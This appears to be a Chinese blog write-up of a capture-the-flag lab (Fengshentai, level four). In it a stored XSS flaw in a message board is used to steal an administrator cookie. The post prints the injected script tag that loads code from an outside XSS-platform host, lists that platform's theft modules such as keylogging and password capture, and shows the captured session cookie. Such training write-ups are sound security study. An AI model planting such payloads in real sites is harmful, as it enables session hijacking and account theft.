mbp 封神台靶场 四 （笔记）

原创

qq_43558415 于 2020-02-09 19:53:41 发布 388 收藏

分类专栏： 封神台靶场


本文链接：https://blog.csdn.net/qq_43558415/article/details/104238639

封神台靶场 专栏收录该内容

7 篇文章 4 订阅

订阅专栏

打开链接，发现是个留言板，尝试xss注入,看看是否可行。



弹出1提示并发现字段变灰，说明注入成功，登录xss平台创建项目。

配置代码

项目名称

111

- 默认模块 展开

需要配置的参数

无keepsession keepsession

- xss.js 展开
- 基础认证钓鱼 展开
- 获取内网IP 展开
- 键盘记录 展开
- 获取网页截图 展开
- 获取保存的明文密码 展开
- 获取网页html 展开

自定义代码

下一步 取消

将此代码段植入刚才的区域中`<script src=http://xsspt.com/2gVqle></script>`然后查看项目内容发现flag


项目内容

项目名称: 111

Domain: 全部

接口地址: http://xsspt.com/do/au[redacted]3139e (加 /

	+全部	时间	接收的内容
	-折叠	2020-02-09 18:26:16	• location : http://59.63.200.79:8004/FeedbackView.asp • toplocation : http://59.63.200.79:8004/FeedbackView.asp • cookie : ASPSESSIONIDAARTSDBR=COLNGMPBLAHLNLCDFCAMAHEJ; [redacted]



总结：本关主要是通过xss注入拿到管理员cookie的，见框就插是xss注入的常用手段，它主要通过用户输入当作html语句在页面上执行，分为反射型xss和存储型xss，这次用到的是后者。xss平台可以自己搭建或者登录xsspt使用。